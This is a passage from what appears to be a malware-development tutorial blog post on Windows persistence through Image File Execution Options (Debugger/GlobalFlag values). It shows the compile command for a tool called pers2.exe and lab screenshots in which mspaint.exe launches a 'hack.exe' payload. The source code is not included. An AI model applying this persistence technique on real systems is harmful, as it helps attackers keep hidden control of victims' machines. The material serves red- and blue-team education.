
Let's compile it:


```
x86_64-w64-mingw32-g++ -O2 pers2.cpp -o pers2.exe -I/usr/share/mingw-w64/include/ -s
-ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```





An example of how this appears in action:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-09-10-malware-pers-10>
Application Tools
System32
File Home Share View Manage
« Windows › System32
Search System32
Pictures
shared (\\VBc
2021-12-13-malv
2021-12-13-malv
malware
malware
OneDrive
This PC
Network
Name
Date modified
Type
gpsvc.dll
gptext.dll 4/12/2018 5:34 AM
gpupdate 4/12/2018 5:34 AM
GraphicsCapture.dll 4/12/2018 5:34 AM
GraphicsPerfSvc.dll 4/12/2018 5:34 AM
grb 4/12/2018 5:34 AM
Groupinghc.dll 4/12/2018 5:33 AM
grpconv 4/12/2018 5:34 AM
hack 9/10/2022 3:13 PM
hal.dll 4/12/2018 5:34 AM
HalExtIntcLpioDMA.dll 4/12/2018 5:33 AM
4,552 items 1 item selected 14.5 KB
6:03 AM
9/12/2022
Right Ctrl


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-09-10-malware-pers-10> .\pers2.exe
PS Z:\2022-09-10-malware-pers-10> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
GlobalFlag REG_DWORD 0x200
Debugger REG_SZ hack.exe
PS Z:\2022-09-10-malware-pers-10>
6:05 AM
9/12/2022
Right Ctrl


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Filters
Best match
Paint
Desktop app
Apps
Paint 3D
Search suggestions
paint - See web results
paint
TWARE\Microsoft\Windows NT\CurrentVe
entVersion\Image File Execution Opti
6:06 AM
9/12/2022
Right Ctrl


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-09-10-malware-pers-10> .\pers2.exe
PS Z:\2022-09-10-malware-pers-10> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
GlobalFlag REG_DWORD 0x200
Debugger REG_SZ hack.exe
PS Z:\2022-09-10-malware-pers-10>
=^..^=
Meow-meow!
OK
6:06 AM
9/12/2022
Right Ctrl



When the Microsoft Paint process (`mspaint.exe`) is launched this will cause the malware to be executed. Perfect!

This persistence trick is used by APT29 group and software like SUNBURST in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

ATT&CK MITRE: IFEO Injection
MSDN: Monitoring Silent Process Exit
Persistence using GlobalFlags in Image File Execution Options - Hidden from autoruns.exe
APT29
SUNBURST
source code on github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine